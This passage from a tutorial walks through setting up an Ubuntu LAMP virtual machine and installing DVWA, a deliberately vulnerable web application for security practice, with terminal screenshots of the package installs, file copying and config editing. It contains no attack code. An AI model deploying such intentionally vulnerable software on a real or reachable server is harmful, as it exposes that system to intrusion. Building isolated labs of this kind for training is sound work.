
- Choose a password for your mysql server root account and write it down somewhere.




- Select "Yes" to install GRUB menu boot loader



- Installation completed!



- After restart, login to the system using the username and password you created during the installation process.



- Check internet connectivity by pinging a couple of addresses (I tried 4.2.2.4 and yahoo.com in example below)

```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
58 packages can be updated.
25 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

rassoul@MyUbuntu-DUWA:~$ ping 4.2.2.4
PING 4.2.2.4 (4.2.2.4) 56(84) bytes of data.
64 bytes from 4.2.2.4: icmp_seq=1 ttl=58 time=242 ms
64 bytes from 4.2.2.4: icmp_seq=2 ttl=58 time=196 ms
^C
--- 4.2.2.4 ping statistics ---
3 packets transmitted, 2 received, 33% packet loss, time 2003ms
rtt min/avg/max/mdev = 196.385/219.324/242.263/22.939 ms
rassoul@MyUbuntu-DUWA:~$ ping yahoo.com
PING yahoo.com (206.190.36.45) 56(84) bytes of data.
64 bytes from ir1.fp.vip.gq1.yahoo.com (206.190.36.45): icmp_seq=1 ttl=50 time=201 ms
64 bytes from ir1.fp.vip.gq1.yahoo.com (206.190.36.45): icmp_seq=2 ttl=50 time=200 ms
^C
--- yahoo.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 200.328/201.122/201.916/0.794 ms
rassoul@MyUbuntu-DUWA:~$
```

- Run “sudo apt-get update” command. This will update the Ubuntu packages database.


```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo apt-get update
Ign http://au.archive.ubuntu.com trusty InRelease
Ign http://security.ubuntu.com trusty-security InRelease
Ign http://au.archive.ubuntu.com trusty-updates InRelease
Hit http://security.ubuntu.com trusty-security Release.gpg
Ign http://au.archive.ubuntu.com trusty-backports InRelease
Hit http://security.ubuntu.com trusty-security Release
Hit http://au.archive.ubuntu.com trusty Release.gpg
26% [Waiting for headers] [Waiting for headers]
```


- Install php-pear by using “sudo apt-get install php-pear” command as below.



```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo apt-get install php-pear
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
 libapache2-mod-php5 php5-cli php5-common php5-mysql php5-readline
Suggested packages:
 php5-dev php5-user-cache
The following NEW packages will be installed:
 php-pear
The following packages will be upgraded:
 libapache2-mod-php5 php5-cli php5-common php5-mysql php5-readline
5 to upgrade, 1 to newly install, 0 to remove and 55 not to upgrade.
Need to get 5,153 kB of archives.
After this operation, 2,270 kB of additional disk space will be used.
Do you want to continue? [Y/n] _
```

- Check the IP address of your Ubuntu server by typing “ifconfig” command. My VM IP address is 192.168.1.12 below.




```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cb:3c:31
          inet addr:192.168.1.12  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feeb:3c31/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5953 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8024177 (8.0 MB)  TX bytes:279098 (279.0 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

rassoul@MyUbuntu-DUWA:~$
```


- Using FileZilla client connect to your VM using SSH and upload the DVWA source files into your server.
 - Preferably upload the unzipped version. (directory)



- Remove "index.html" from default web server directory using below command
 - `sudo rm /var/www/html/index.html`




- copy all DVWA files to the default web server directory using below command
 - `sudo cp ~rassoul/DVWA-1.0.8/ DVWA-1.0.8/* /var/www/html/ -R`
 - Replace "rassoul" with your own username above



```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo cp ~/rassoul/DVWA-1.0.8/DVWA-1.0.8/* /var/www/html/
-R
rassoul@MyUbuntu-DUWA:~$ ls /var/www/html/
about.php          dVWA          ids_log.php      logout.php      security.php
CHANGELOG.md      DVWA-1.0.8   index.html      phpinfo.php    setup.php
config            external     index.php       php.ini        vulnerabilities
COPYING.txt       favicon.ico  instructions.php README.md
docs              hackable    login.php       robots.txt
```

- Edit the config.inc.php file of DVWA application using the below command
 - `sudo vi /var/www/html/config/config.inc.php`




```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
rassoul@MyUbuntu-DUWA:~$ sudo vi /var/www/html/config/config.inc.php
```

- Replace the db_password value which is “myp@ssw0rd” below with the password you chose during the installation of LAMP server. (MYSQL root password that you wrote down before!)
- Some tips if you are not familiar with vi editor
 - x character will let you remove characters
 - i character will let you insert characters
 - escape character will stop inserting
 - To save and exit use the below combination of characters


- 1- Press Escape button
- 2- Follow by a colon (:)
- 3- Type wq
- 4- Press Enter (Select y if prompted for y/n)

- Note: Instead of vi editor you could use nano which is also another editor and might be easier for beginners.




```
MyUbuntu [Running] - Oracle VM VirtualBox
Machine View Devices Help
<?php
# If you are having problems connecting to the MySQL database and all of the variables below are correct
